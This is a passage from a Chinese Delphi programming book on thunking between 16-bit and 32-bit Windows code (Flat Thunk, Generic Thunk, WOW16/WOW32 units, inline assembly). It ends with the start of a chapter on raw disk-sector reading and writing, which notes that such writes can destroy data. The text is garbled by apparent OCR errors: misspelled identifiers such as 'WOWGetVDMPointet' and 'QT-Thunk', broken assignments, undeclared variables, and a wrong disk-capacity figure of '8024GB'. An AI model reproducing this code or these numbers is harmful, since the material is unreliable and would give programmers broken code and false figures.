- I GlobalAlloc16 用于申请一块 16 位地址的内存，第一个参数建议使用 GPTR,表示不可移动的(避免操作系统进行内存调度)、初始化为 0 的：第二个参数表示申请内存的大小：返回值是 16 位地址 Segment:Offset 中的 Segment，如：

```

const
    size = 10; //自定义值
var
    ptr16:dword;
begin
    Ptr16:=MakeLong(0,GlobalAlloc16(GPTR,size));
    //把 Segment 转为 Segment:Offset
end;

```

- I GlobalFree16 用于释放已申请的内存。
- I WOWGetVDMPointer 用于把 16 位地址映射为 32 位地址，使得在 32 位下可以读写该内存。第一个参数是 16 位地址 Segment:Offset(即 DWORD、LongWord)第二个参数是映射的字节数，0 表示全部；第三个参数表示这个 16 位地址是否是保护模式地址，True 是保护模式地址，False 是实模式地址 WOWGetVDMPointer (Windows-on-Windows Get Virtual DOS Machine Pointer)是个实用的函数，它定义在 Windows 系统中的 WOW32.dll 中。

16 位代码(用 Delphi 1.0 编译):

```

function ProcPointerParam16(Msg: PChar):Boolean; export;
begin
    ShowMessage(Format('Msg received from 32-bit:%s', [Msg]));
    Result := true;
end;

```

32 位代码

```

function ProcPointerParam32:boolean;
var
    MsgBuffer:PChar;
    MsgBuffer16:DWORD;
    Msg:PChar = '32-bit call';
    DLLHandle:THandle16;
    ProcAddress:Pointer;
begin
    Result := false;
    {载入 16 位 DLL}
    DLLHandle:=LoadLib16('DLL16Bit.DLL');
    if DLLHandle < 32 then exit;

```

```

ProcAddress:=GetProcAddress16(DLLHandle,'ProcPointerParam16');
if ProcAddress=nil then
    raise exception.create('指定的函数没找到');
MsgBuffer16 := MakeLong(0,GlobalAlloc16(GPTR,255));//申请 16 位内存
MsgBuffer32:=WOWGetVDMPointet(MsgBuffer16,0,True);//转换为 32 位内存地址
Move(Msg^, MsgBuffer32^,StrLen(Msg));//拷贝字符串至该内存块中
asm//以下汇编代码中，只有第一参数、第二参数、pFunc 的值是需要改变的
    //其余都是固定的写法
    pushad
    push    ebp // #2, 保存 ebp
    sub     esp,$2c // #1,预留 2e 字节的栈空间
    push    msgBuffer16//第一参数，如果没有参数，则不用 push
        //第二参数，如果没有参数。则不用 push
    mov     edx, pFunc//函数地址
    mov     ebp,esp // #0
    add     ebp,$2c // #0, ebp 放至 2c 字节找的顶部
    call    QT_Thrmk
    add     esp,$2e // #1,释放上面预留的 2e 字节的栈空间
    pop     ebp // #2,恢复 ebp
    mov     byte ptr @result,al //result 前要加上@
    popad
end;
GlobalFreePtr16(HiWord(MsgBuffer16));/ 释放内存, 参数是段地址, 所以用
HiWord
FreeLibrary16(DLLHandle);
End;

```

4. 数组参数

当传递一个开放数组作为参数，数组的参数未指定界限时，需传递两个值：数组指针(数组变量)和元素的个数。

16 位代码(用 Delphi 1.0 编译):

```

function ProcOpenArrayParam16(const Numbers: array of Smallint):boolean: export;
var
    Loop:Integer;
    Sum:Longint;
begin
    Sum := 0;
    for Loop := Low(Numbers) to High(Numbers) do
        Inc(Sum,Numbers[Loop]);
    ShowMessage(Format('Sum of passed values =%d', [stn]));
    Result:=true;
end;

```

32 位代码:

```

function ProcOpenArrayParam32:boolean;

```



```

type
    TNumbers=array[11..15] of Smallint;
var
    Nuntbers:TNumbers;
    NumOfNumbers:Word;
    NumbersPtr32:^TNumbers;
    NumbersPtr16:DWORD;
    ProcAddress:Pointer,
Begin
    Result :=false;
    {载入 16 位 DLL}
    DLLHandle:=LoadLib16('DLL16BitDLL');
    if DLLHandle <32 then exit;
    ProcAdmss:=GetProcAddress16(DLLHandle,'ProcOpenArrayParam16');
    if ProcAddress = nil then
        raise exception.create('指定的函数没找到');
    NmubersPtr16:=MakeLong(0,GlobalAllocPointer16(GPTR, SizeOf(TNumbers)));
    NumbcrsPtr32:= WOWGetVDMPointer(NumbersPtr16, 0, True);
    Numbers[11]:=1;
    Numbers[12]:2;
    Numbers[13]:=3;
    Numbers[14]:=4;
    Numbers[15]=5;
    Move(Numbers,NumbersPtr32^,SizeOf(TNumbers));
    NumOfNumbers:=High(TNumbers) - Low(TNumbers);
    asm//以下汇编代码中，只有第一参数、第二参数、pFunc 的值是需要改变的，
        //其余都是固定的写法
        pushad
        push    ebp //2,保存 ebp
        sub     esp,$2c //1， 预留 2c 字节的找空间
        push    NumbersPtr16//第一参数， 如果没有参数， 则不用 push
        push    NumOfNumbers//第二参数， 如果没有参数， 则不用 push
        mov     edx, pFunc//函数地址
        mov     ebp,esp //0
        add     ebp,$2c //0, ebp 放至 2c 字节栈的顶部
        call    QT-Thunk
        add     esp,$2c//1,释放上面预留的 2。字节的栈空间
        Pop     ebp //2,恢复 ebp
        mov     byte ptr @result,al //result 前要加上@
        popad
    end;
    GlobalFreePtr16(HiWord(NumbersPtr16));
    //释放内存， 参数是段地址.所以用 FliiWord
    FreeLibrary16(DLLHandle);

```

end;

5.函数返回值

不同的函数返回值在不同的寄存器中保存，分别是 **AL**, **AX** 和 **DX:AX**。如果函数返回值是 8 位的，请使用 “**mov byte ptr @result,al**”;如果函数返回值是 16 位的，请使用 “**mov word ptr @result,ax**”;如果函数返回值是 32 位的，请使用 “**mov word ptr @result,ax**” 和 “**mov word Ptr@msult+2,dx**”;如果函数过程没有返回值，则什么也不用写。

注意 (1)这些语句必须写在 “**pop ebp**” 之后、**popad**之前，否则将子致不可预料的错误。当然，如果对这些汇编语句非常熟悉，可以根据需要自行编写

(2) integer 等变量类型在 16 位、32 位代码中占用的空间大小是不同的，分别是 16 位(2 字节)和 32 位(4 字节)。Boolean 在 16 位、32 位代码中都是 8 位(1 字节)的。

如果 16 位函数返回的是指针值，则需要把 16 位地址转换为 32 位地址。前面介绍过的 **WOWGetVDMPointer** 函数虽然能够实现这个功能，但这可能存在缺陷，因为这个 16 位指针所指向的内存块 “不一定” 是固定内存(**Fix**, 不可调度的内存)，当系统资源紧张时有可能被操作系统进行内存调度而移至其他地方。这时，可以使用 **WOWGetVDMPointerFix** 和 **WOWGetVDMPointerUnfix** 函数，分别实现 **Fix** 和 **Unfix** 功能。请参见表 4-4。

表 4-4 16 位地址映射为 32 位地址的函数

内存类别	实现函数	释放函数
固定内存(Fix)	WOWGetVDMPointer	不需要
不明	WOWGetVDMPointerFix	WOWGetVDMPointerUnfix

16 位代码(用 Delphi 1.0 编译):

```
const
    Buffer: PChar='Hello world, resumed from 16-bit';
function FuncPointerParem16(Msg: PChar): PChar; export;
begin
    ShowMessage(Format('Msg received from 32-bit: %s'; [Msg]));
    Result :=Buffer ;
end;
```

32 位程序传递 Pchar 变量，转换为 16 位，并返回字符串，因为是从 16 位 DLL 返回的，所以必须利用 **Ptr16To32Fix** 和 **Ptr16To32Unfix** 进行修正。

32 位代码:

```
procedure FuncPointerParam32;
var
    ReturnedMsg,MsgBuffer32: PChar;
    MsgBuffer16: DWORD;
    DLLHandle: THandle;
    ProcAddress:Pointer,
begin
    Result := false;
    {载入 16 位 DLL}
    DLLHandle:=LoadLib16('DLLI6Bit.DLL');
    if DLLHandle < 32 then exit;
    ProcAddress:=GetProcAddress16(DLLHandle,'FuncPointerParam16');
    if ProcAddress = nil then
```

```

        raise exception.Create('指定的函数没找到');
MsgBuffer16:=MakeLong(0,GlobalAlloc16(GPTR,255));//申请 16 位内存
MsgBuffer32:=WOWGetVDMPointer(MsgBuffer16,0,True);//转换为 32 位内存地址,
//由于 MsgBuffer16 是固定内存(GPTR),所以不需要使用 WOWGetVDMPointerFix
Move(Msg^, MsgBuffet32^,StrLen(Msg));//拷贝字符串至该内存块中
asm //以下汇编代码中,只有第一参数、第二参数、pFunc 的值是需要改变的,
    //其余都是固定的写法
    pushad
    push    ebp //2.保存 ebp
    sub     esp,$2c //1,预留 2c 字节的找空间
    push    MsgBuffer16 //第一参数, 如果没有参数, 则不用 push
                    //第二参数, 如果没有参数, 则不用 push
    mov     edx,Pfmc//函数地址
    mov     ebp,esp //0
    add     ebp,$2c //0, ebp 放至 2c 字节找的顶部
    call    QT_Thunk
    add     esp,$2c //1,释放上面预留的 20 字节的栈空间
    pop     ebp //2, 恢复 ebp
    mov     word Ptr RetrunedMsg, ax
    mov     word ptr ReturnedMsg+2,dx
    popad
end;
ShowMessage(Format('Msg received from I6-bit: %s',
    (PChar(WOWGetVDMPointerFix(DWORD(ReturnedMsg),0,True)))));
//由于 16 位指针的内存类型不定, 所以使用 WOWGMVDMPointerFix
WOWGetVDMPointerUnfix(DWORD(ReturnedMsg));//释放
GlobalFreePtr16(HiWord(MsgBuff16));//释放内存,参数是段地址,所以用 HiWord
FreaLibrary16(DLLHandle);
end;

```

6. Flat Thunk 实例

下面是一个完整的 FlatThunk 的例子, 实现 32 位的程序调用 16 位的代码, 在 16 位代码中显示一个对话框并返回一个 boolean 值

32 位主程序源代码 (见光盘中的“FlatThunk#”目录):

```

unit UnitMain;

interface

uses

    Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
    StdCtrls,wjsthunk;

type
    TForm1 = class(TForm)

```

```

    Button1: TButton;
    procedure Button1Click(Sender: TObject);
private
    { Private declarations }
public
    { Public declarations }
end;

var
    Form1: TForm1;
    DLLHandle: THandle;
    ProcAddress: Pointer; {函数指针}

implementation

{$R *.DFM}

function proc32:boolean;
begin
    DLLHandle := LoadLibrary16('MyDll.DLL');
    if DLLHandle<32 then raise exception.create('MyDll.DLL 没找到');
    ProcAddress := GetProcAddress16(DLLHandle, 'Proc16');
    if ProcAddress=nil then
    begin
        FreeLibrary16(DLLHandle);
        raise exception.create('指定的函数没找到');
    end;
    result:=false;
    asm    //以下汇编代码中,只有第一参数、第二参数、pFunc 的值是需要改变的,
           //其余都是固定的写法
           pushad
           push es
           push ds
           push ebp           //#2, 保存 ebp
           sub esp,$2c        //#1, 预留 2c 字节的栈空间
           mov edx,ProcAddress//函数地址
           mov ebp,esp        //#0
           add ebp,$2c        //#0, ebp 放至 2c 字节栈的顶部
           call QT_Thunk
           add esp,$2c        //#1, 释放上面预留的 2c 字节的栈空间
           pop ebp            //#2, 恢复 ebp
           mov byte ptr @result,al //result 前要加上@
           pop ds
           pop es

```

```

        popad
    end;
    if result then showmessage('OK!');
    FreeLibrary16(DLLHandle);
end;

procedure TForm1.Button1Click(Sender: TObject);
begin
    proc32;
end;

end。

```

16 位 DLL 的源代码:

```

unit Unitread;

interface

uses
    SysUtils, WinTypes,WINPROCS, Messages, Classes, Graphics, Controls,
    StdCtrls, Dialogs;

function Proc16:boolean;export;

implementation

function Proc16:boolean;
begin
    showmessage('我是 16 位代码!');
    result:=true;
end;

end。

```

程序运行结果如图 4-4 所示。



图 4-4 Flatnunk 实例

在本书的第 5 章磁盘读写、第 10 章屏幕取词中也各有一个 Flat Thunk 的实例，可以翻阅参考一下。

4.5.2 Generic Thunk(通用替换)

Generic Thunk (通用替换)是通过一组 API 来实现的，这同时存在于 16 位和 32 位平台之中，可称之为 WOW16 和 WOW32。Generic Thunk 允许 16 位代码中利用 WOW16 很方便地调用 32 位代码，然后利用 WOW32 由 32 位代码“回调”16 位代码。但是，GenericThunk 不支持 32 位代码“直接”调用 16 位代码，换言之，启动的主程序代码必须是 16 位的，而不允许是 32 位的。

1. WOW16

下面介绍 WOW16 的代码：

```
unit WOW16;

interface

uses WinTypes;

type
    THandle32 = Longint;
    DWORD = Longint;

{ 加载 32 位 DLL}
function LoadLibraryEx32W(LibFileName: PChar; hFile, dwFlags: DWORD): THandle32;
{释放 32 位 DLL}
function FreeLibrary32W(LibModule: THandle32): BOOL;
{取 32 位 DLL 的指定函数地址}
function GetProcAddress32W(Module: THandle32; ProcName: PChar): TFarProc;
{转换 16 位指针为 32 位指针，如果原来是 16 位保护模式的指针，则 fProtectedMode=1;如果原来是 16 位实模式的指针，则 fProtectedMode=0。注意：它与 WOWGetVDMPointer 不同，前者运行于 16 位代码中，后者运行于 32 位代码中}
function GetVDMPointer32W(Address: Pointer; fProtectedMode: WordBool): DWORD;

{调用由 GetProcAddress32W 获取的函数，建议使用 Call32BitProc 代替本功能 }
function CallProc32W(Params: DWORD; ProcAddress, AddressConvert,
                    nParams: DWORD): DWORD;

{ 这是上一个函数的扩展，详见下面代码}
function Call32BitProc(ProcAddress: DWORD; Params: array of Longint;
                    AddressConvert: Longint): DWORD;

{转换 16 位 Window 句柄为 32 位句柄 }
```

```
function HWnd16To32(Handle: hWnd): THandle32;
```

{转换 32 位 Window 句柄为 16 位句柄}

```
function HWnd32To16(Handle: THandle32): hWnd;
```

implementation

uses WinProcs;

```
function HWnd16To32(Handle: hWnd): THandle32;
```

```
begin
```

```
    Result := Handle or $FFFF0000;
```

```
end;
```

```
function HWnd32To16(Handle: THandle32): hWnd;
```

```
begin
```

```
    Result := LoWord(Handle);
```

```
end;
```

```
function BitIsSet(Value: Longint; Bit: Byte): Boolean;
```

```
begin
```

```
    Result := Value and (1 shl Bit) <> 0;
```

```
end;
```

{Params 是参数数组（数组中最多 32 个元素），AddConv 的每一位对应 Params 的每一个参数（元素），且有如下含义：1 需要转换为 32 位指针，0 不需要任何转换}

```
procedure FixParams(var Params: array of Longint; AddConv: Longint);
```

```
var
```

```
    i: integer;
```

```
begin
```

```
    for i := Low(Params) to High(Params) do
```

```
        if BitIsSet(AddConv, i) then
```

```
            Params[i] := GetVDMPointer32W(Pointer(Params[i]), True);
```

{转换 16 位保护模式指针为 32 位指针}

```
end;
```

{ProcAddress 是 32 位函数的地址，Params 是参数数组的首地址（最多支持 32 个参数），AddressConvert 是长整数，它的每一位对应 Params 中的每一个参数，且有如下含义：1 需要转换为 32 位指针，0 不需要任何转换}

```
function Call32BitProc(ProcAddress: DWORD; Params: array of Longint;
```

```
                        AddressConvert: Longint): DWORD;
```

```
var
```

```
    NumParams: word;
```

```
begin
```

```

FixParams(Params, AddressConvert);    {检查是否需要 16 位、32 位地址转换}
NumParams := High(Params) + 1;        {计算参数的总个数}
asm
    les di, Params                    { es:di 指向参数的首地址 }
    mov cx, NumParams                {参数的总个数，与下面的 loop 形成循环 }
@@1:
    push es:word ptr [di + 2]        { 每个参数的高 16 位入栈 }
    push es:word ptr [di]            {每个参数的低 16 位入栈}
    add di, 4                        { 取下一个参数 }
    loop @@1                        {循环所有参数 }
    mov cx, ProcAddress.Word[2] { 让 CX: DX 等于 ProcAddress }
    mov dx, ProcAddress.Word[0]
    push cx                          { ProcAddress 的高 16 位入栈}
    push dx                          { ProcAddress 的低 16 位入栈}
    mov ax, 0
    push ax                          { 0, AddressConvert 的高 16 位 }
    push ax                          { 0, AddressConvert 的低 16 位 }
    push ax                          { 0, nParams 的高 16 位 }
    mov cx, NumParams
    push cx                          { 参数个数入栈, nParams 的低 16 位}
    call CallProc32W                 { 开始调用 32 位函数 }
    mov Result.Word[0], ax
    mov Result.Word[2], dx           { 保存返回值 }
end
end;

{ 16-bit WOW functions }
function LoadLibraryEx32W;           external 'KERNEL' index 513;
function FreeLibrary32W;             external 'KERNEL' index 514;
function GetProcAddress32W;          external 'KERNEL' index 515;
function GetVDMPointer32W;           external 'KERNEL' index 516;
function CallProc32W;                 external 'KERNEL' index 517;

```

end。

2. WOW32

下面介绍 WOW32 的源代码：

```
unit WOW32;
```

```
interface
```

```
uses Windows;
```

```
//转换 16 位指针为 32 位指针，如果原来是 16 位保护模式的指针，则
```

```
//fProtectedMode=1;如果原来是 16 位实模式的指针，则 fProtectedMode=0。
```


//注意：它与 GetVDMPointer32W 不同，前者运行于 32 位代码中，后者运行于
//16 位代码中

```
function WOWGetVDMPointer(vp, dwBytes: DWORD; fProtectedMode: BOOL): Pointer;  
stdcall;
```

//功能与 WOWGetVDMPointer 相同，Fix、Unfix 的作用请参阅 4.5.1 的第五点

```
function WOWGetVDMPointerFix(vp, dwBytes: DWORD; fProtectedMode: BOOL):  
Pointer; stdcall;  
procedure WOWGetVDMPointerUnfix(vp: DWORD); stdcall;
```

//申请 16 位内存

```
function WOWGlobalAlloc16(wFlags: word; cb: DWORD): word; stdcall;
```

//释放 16 位内存

```
function WOWGlobalFree16(hMem: word): word; stdcall;
```

```
function WOWGlobalLock16(hMem: word): DWORD; stdcall;
```

```
function WOWGlobalUnlock16(hMem: word): BOOL; stdcall;
```

```
function WOWGlobalAllocLock16(wFlags: word; cb: DWORD; phMem: PWord): DWORD;  
stdcall;
```

```
function WOWGlobalLockSize16(hMem: word; pcb: PDWORD): DWORD; stdcall;
```

```
function WOWGlobalUnlockFree16(vpMem: DWORD): word; stdcall;
```

```
procedure WOWYield16;
```

```
procedure WOWDirectedYield16(htask16: word);
```

//调用 16 位函数

```
function WOWCallback16(vPFN16, dwParam: DWORD): DWORD; stdcall;
```

const

```
WCB16_MAX_CBARGS = 16;
```

```
WCB16_PASCAL      = $0;
```

```
WCB16_CDECL       = $1;
```

```
function WOWCallback16Ex(vPFN16, dwFlags, cbArgs: DWORD; pArgs: Pointer;  
                          pdwRetCode: PDWORD): BOOL; stdcall;
```

// 16 <--> 32 句柄映射函数。

type

```
TWOWHandleType = (  
    WOW_TYPE_HWND,  
    WOW_TYPE_HMENU,  
    WOW_TYPE_HDWP,  
    WOW_TYPE_HDROP,  
    WOW_TYPE_HDC,  
    WOW_TYPE_HFONT,
```

```

WOW_TYPE_HMETAFILE,
WOW_TYPE_HRGD,
WOW_TYPE_HBITMAP,
WOW_TYPE_HBRUSH,
WOW_TYPE_HPALETTE,
WOW_TYPE_HPEN,
WOW_TYPE_HACCEL,
WOW_TYPE_HTASK,
WOW_TYPE_FULLHWND);

```

```

function WOWHandle16(Handle32: THandle; HandType: TWOWHandleType): word;
stdcall;
function WOWHandle32(Handle16: word; HandleType: TWOWHandleType): THandle;
stdcall;

```

implementation

const

```

WOW32DLL = 'WOW32.DLL';

```

```

function WOWCallback16;          external WOW32DLL name 'WOWCallback16';
function WOWCallback16Ex;        external WOW32DLL name 'WOWCallback16Ex';
function WOWGetVDMPointer;        external WOW32DLL name 'WOWGetVDMPointer';
function WOWGetVDMPointerFix;     external WOW32DLL
    name 'WOWGetVDMPointerFix'
procedure WOWGetVDMPointerUnfix;   external WOW32DLL
    name 'WOWGetVDMPointerUnfix'
function WOWGlobalAlloc16;        external WOW32DLL name 'WOWGlobalAlloc16'
function WOWGlobalAllocLock16;    external WOW32DLL
    name 'WOWGlobalAllocLock16';
function WOWGlobalFree16;         external WOW32DLL name 'WOWGlobalFree16';
function WOWGlobalLock16;         external WOW32DLL name 'WOWGlobalLock16';
function WOWGlobalLockSize16;     external WOW32DLL name 'WOWGlobalLockSize16';
function WOWGlobalUnlock16;       external WOW32DLL name 'WOWGlobalUnlock16';
function WOWGlobalUnlockFree16;    external WOW32DLL
    name 'WOWGlobalUnlockFree16';
function WOWHandle16;             external WOW32DLL name 'WOWHandle16';
function WOWHandle32;             external WOW32DLL name 'WOWHandle32';
procedure WOWYield16;             external WOW32DLL name 'WOWYield16';
procedure WOWDirectedYield16;     external WOW32DLL name 'WOWDirectedYield16';

```

end。

3. Generic Thunk 的实例

这个例子实现 16 位的 EXE 文件调用 32 位的 DLL，再从 32 位 DLL 调用 16 位的代码。其

中，32 位 DLL 的源代码如下（见光盘中的“GenThunk”目录）

```
library TestDLL;

uses
  SysUtils, Dialogs, Windows, WOW32;

const
  DLLStr = '这是 32 位 DLL 文件。16 位 EXE 传递来的字符串是: "%s"';

function DLLFunc32(P: PChar; CallBackFunc: DWORD): Integer; stdcall;
const
  MemSize = 256;
var
  Mem16: DWORD;
  Mem32: PChar;
  Hand16: word;
begin
  {显示 16 位 EXE 传递过来的字符串}
  ShowMessage(Format(DLLStr, [P]));
  {申请 16 位内存}
  Hand16 := WOWGlobalAlloc16(GMem_Share or GMem_Fixed or GMem_ZeroInit,
                              MemSize);

  {锁定 16 位内存}
  Mem16 := WOWGlobalLock16(Hand16);
  {转换 16 位指针为 32 位指针}
  Mem32 := PChar(WOWGetVDMPointer(Mem16, MemSize, True));
  拷贝字符串到该内存中
  StrPCopy(Mem32, 'I REALLY love DDG!');
  {回调 16 位函数}
  Result := WOWCallback16(CallBackFunc, Mem16);
  {释放内存}
  WOWGlobalUnlockFree16(Mem16);
end;

exports
  DLLFunc32 name 'DLLFunc32' resident;

begin
end.
```

下面是利用 Delphi1.0 编写的 16 位主程序：

```
unit Main;
{$C FIXED DEMANDLOAD PERMANENT}

interface
```

uses

SysUtils, WinTypes, WinProcs, Messages, Classes, Graphics, Controls,
Forms, Dialogs, StdCtrls;

type

```
TMainForm = class(TForm)
    CallBtn: TButton;
    Edit1: TEdit;
    Label1: TLabel;
    procedure CallBtnClick(Sender: TObject);
private
    { Private declarations }
public
    { Public declarations }
end;
```

var

MainForm: TMainForm;

implementation

{ \$R *.DFM }

uses WOW16;

const

ExeStr = '已从 32 位 DLL 中返回到 16 位 EXE。' +
'32 位 DLL 传递来的字符串是: "%s"';

function CallBackFunc(P: PChar): Longint; export;

begin { 这个函数被 32 位代码回调 }

ShowMessage(Format(ExeStr, [StrPas(P)]));

Result := StrLen(P);

end;

procedure TMainForm.CallBtnClick(Sender: TObject);

var

H: THandle32;

R, P: Longint;

AStr: PChar;

begin

{ 载入 32 位 DLL }

H := LoadLibraryEx32W('TestDLL.dll', 0, 0);

```

AStr := StrNew('I love DDG.');
```

```

try
  if H > 0 then begin
    { 检索 32 位 DLL 中指定函数的地址 }
    TFarProc(P) := GetProcAddress32W(H, 'DLLFunc32');
    if P > 0 then begin
      { 调用 32 位函数，并传递两个参数：字符串、一个函数 }
      R := Call32BitProc(P, [Longint(AStr), Longint(@CallBackFunc)], 1);
      Edit1.Text := IntToStr(R);
    end;
  end;
end;
finally
  StrDispose(AStr);
  if H > 0 then FreeLibrary32W(H);
end;
end;

end。
```

程序运行结果如图 4-5 所示。




图 4-5 Generic Thunk 实例

Generic Thunk 利用 WOW (Windows On WindowsNT)技术运行 16 位应用程序，每个 16 位应用程序能够运行在属于自己的地址空间上(VDM)或者运行在共享的地址空间上(默认)。

WOW 提供标准的 IPC 机制，如 DDE、RPC、OLE 和命名管理等，当 16 位应用程序需要调用 Win32DLL（包括系统 DLL 的 Win32 API）时，就可以使用基于 WOW 的 Generic Thunk 功能等，由于实用的问题，这是不再详细介绍。

第 5 章 磁盘读写

Win32 中使用的文件系统的种类有:Fat16, Fat32, NTFS 等。这些文件系统反映了 Microsoft 对系统性能改进和适应新硬件的高速发展的过程。

5.1 磁盘读写技术荟萃

1. 硬盘参数

到目前为止,人们常说的硬盘参数还是古老的 CHS (Cylinder/Head/Sector)参数。很久以前,硬盘的容量还非常小的时候,人们采用与软盘类似的结构生产硬盘。也就是硬盘盘片的每一条磁道都具有相同的扇区数,由此产生了所谓的 3D 参数(Disk Geometry),即磁头数(Header),柱面数(Cylinders),扇区数(Sectors),以及相应的寻址方式。其中:

磁头数(Heads)表示硬盘总共有几个磁头,也就是有几面盘片,最大为 255(用 8 个二进制位存储);

柱面数(Cylinders)表示硬盘每一面盘片上有几条磁道,最大为 1023(用 10 个二进制位存储);

扇区数(Sectors)表示每一条磁道上有几个扇区,最大为 63(用 6 个二进制位存储),每个扇区一般是 512 个字节。

所以磁盘最大容量为:

$255 \times 1023 \times 63 \times 512 / 1048576 = 8024 \text{GB OMB} = 1048576 \text{ Bytes}$

硬盘厂商常用的单位:

$255 \times 1023 \times 63 \times 512 / 1000000 = 8414 \text{GB (1MB=1000000 Bytes)}$

在 CHS 寻址方式中,磁头、柱面、扇区的取值范围分别为 0 到 Heads-1、0 到 Cylinders-1、1 到 Sectors(注意是从 1 开始)。现在的硬盘容量已经大大超出这个范围了,所以原来的定义已经没有实际意义。

2. 现代硬盘结构

在老式硬盘中,由于每个磁道的扇区数相等,所以外道的记录密度要远低于内道,因此会浪费很多磁盘空间(与软盘一样)。为了解决这个问题,进一步提高硬盘容量人们改用等密度结构生产硬盘。也就是说,外圈磁道的扇区比内圈磁道多。采用这种结构后,硬盘不再具有实际的 3D 参数,寻址方式也改为线性寻址,即以扇区为单位进行寻址。

为了与使用 3D 寻址的旧软件兼容(如使用 BIOSInt13H 接口的软件),在硬盘控制器内部安装了一个地址翻译器,由它负责将老式 3D 参数翻译成新的线性参数。这也是为什么现在硬盘的 3D 参数可以有多种选择的原因(不同的工作模式对应不同的 3D 参数,如 LBA、LARGE、NORMAL)。

3. 物理盘与逻辑盘

几年前,作者曾在一个有名的 BBS 上发出这样一个很有难度的问题:“如何在 Windows 9x 下直接读写物理磁盘的扇区?”可是得到的回答令人失望,还有人反问道:“磁盘不是物理的,难道还有化学的吗?”

在这里,有必要介绍一下磁盘的专有名词。

物理盘:这是电脑机箱中实际存在的硬盘,也可叫做主、从硬盘,或第一硬盘、第二硬盘、第三硬盘等等,这与硬盘的 IDE 插槽有关。当然,除此之外还有 SCSI 高速硬盘、USB 移动硬盘等。这里所说的物理盘就是客观物质的存在。

逻辑盘：是指经过 **FDISK** 等工具分区之后，在 **DOS** 提示符或 **Windows** 资源管理器中看到的 **C:**、**D:**、**E:** 等磁盘。

4.访问磁盘扇区的方式

表 5-1 列出了访问磁盘扇区的几种常用方式。关于 **INT13**, **INT21**, **INT25**, **INT26** 等的详细资料请参阅有关汇编的书籍，或在本书所配光盘中的“赠品”目录中查阅相关的英文资料。

表 5-1 访问磁盘扇区的方式

操作系统	类别	方法	备注
Windows9x	逻辑	INT21 AX=7305	
Windows9x	逻辑	INT25、INT26	不支持 FAT32 格式
Windows9x	物理	INT13 AH=02、03	仅限软盘
Windows9x	物理	使用 Ring0 技术	VxD、仿 CIH 技术
Windows9x	物理	16 位实模式核心技术	高技术难度
Windows NT/2000	逻辑	CreateFile("\\.\\x:")	
Windows NT/2000	物理	CreateFile("\\.\\PHYSICALDRIVE0")	

注意 在写盘的时候、可能需要对物理磁盘或逻辑盘进行加锁(LOCK),这等效于控制台命令 LOCK。详细技术参数请参阅下面各小节。

5. 特别忠告

在本章中，将频繁使用一种压缩结构"Packed Record",请看如下两个结构的细微差别：

```
TDiskIO1 = Packed Record
    dwStartSector : longint; //32 位变量
    wSectors      : smallint; //16 位变量
    lpBuffer : PChar;      //32 位变量
end;

TDiskIO2 = Record
    dwStartSector : longint;
    wSectors      : smallint;
    lpBuffer      : pchar;
end;
```

第一个结构体 **TDiskIO1** 的长度是 10,第二个结构体 **TDiskIO2** 的长度是 12。其中 **wSectors** 与 **lpBuffer** 之间有 2 个字节的空隙。

多写或少写一个“Packed”,将导致表达式截然不同。这是 **Delphi** 编译器的特色，默认情况下(不用“Packed”),**Delphi** 编译器使用了一种变量存贮优化技术，自动把 32 位变量进行 32 位对齐(首地址是 4 的倍数)、把 16 位变量进行 16 位对齐(首地址是 2 的倍数)，多余的空间什么也不存放(留空)，这样，对变量的存贮可以减少一个 CPU 时钟周期，从而达到优化程序速度的目的。当使用了“Packed”,**Delphi** 编译器就不对变量进行优化，变量的实际占用空间就是它本身的长度。

当然，以下两个结构是等效的，因为每个变量都是 32 位的，有没有优化的效果是相同的：

```
TDiskIO1 = Packed Record
    dwStartSector : longint; //32 位变量
    wSectors      : integer; //32 位变量
    lpBuffer : PChar;      //32 位变量
end;
```

```

TDiskIO2 = Record
    dwStartSector : longint;
    wSectors : integer;
    lpBuffer : pchar;
end;

```

以下两个结构也是等效的，因为 32 位变量的首地址都是 4 的倍数，16 位变量的首地址都是 2 的倍数，有没有优化的效果是相同的：

```

TDiskIO1 = Packed Record
    dwStartSector : longint; //32 位变量
    wSectors : smallint; //16 位变量
    lpBuffer : PChar; //32 位变量
end;
TDiskIO2 = Record
    dwStartSector : longint;
    wSectors : smallint;
    lpBuffer : pchar;
end;

```

在本章中介绍的例子都是一些十分危险的程序(读写磁盘)，一不小心将导致硬盘数据的丢失或死机。本书所配光盘中的程序都已经过作者调试，没有安全问题，请放心使用。如果要改动当中的例子，请多加小心，注意这种表达方式，千万不要写错。

5.1.1 Windows 9x 下读写逻辑磁盘扇区的方法

在这里介绍 Windows 9x 下读写逻辑磁盘扇区的一个简单的例子，其中用到了 INT21 的 AX=7305 号子功能和 AX=440D 号子功能。

1. INT21 的 AX=7305 号子功能

该功能是逻辑磁盘扇区的读写功能。

输入参数： AX =7305h

CX=FFFFh

DL=逻辑驱动器(00H=当前盘、01H=A、02H=B,等等)

SI=读写标志，整数，含义如表 5-2 所示。

表 5_2 读写标志的含义

位	含义
0	0 读，1 写
1~12	保留
13~14	当第 0 位是 1 时，含义如下：
00	其他或未知数据
01	FAT 数据
10	目录数据
11	文件数据
15	保留

DS: BX 磁盘 IO 结构，指向如下结构(Windows 下不用设置 DS)。

I dwStartSector: 长整数，读写起始扇区。

I wSectors: 整数，读写扇区数。

I **lpBuffer**: 缓冲区地址指针。

返回值:

CF: 如果成功则返回 0, 否则为 1。

AX: 错误代码。

2. INT21 的 AX=440D 号子功能

该功能是逻辑、物理磁盘的加锁、解锁功能。

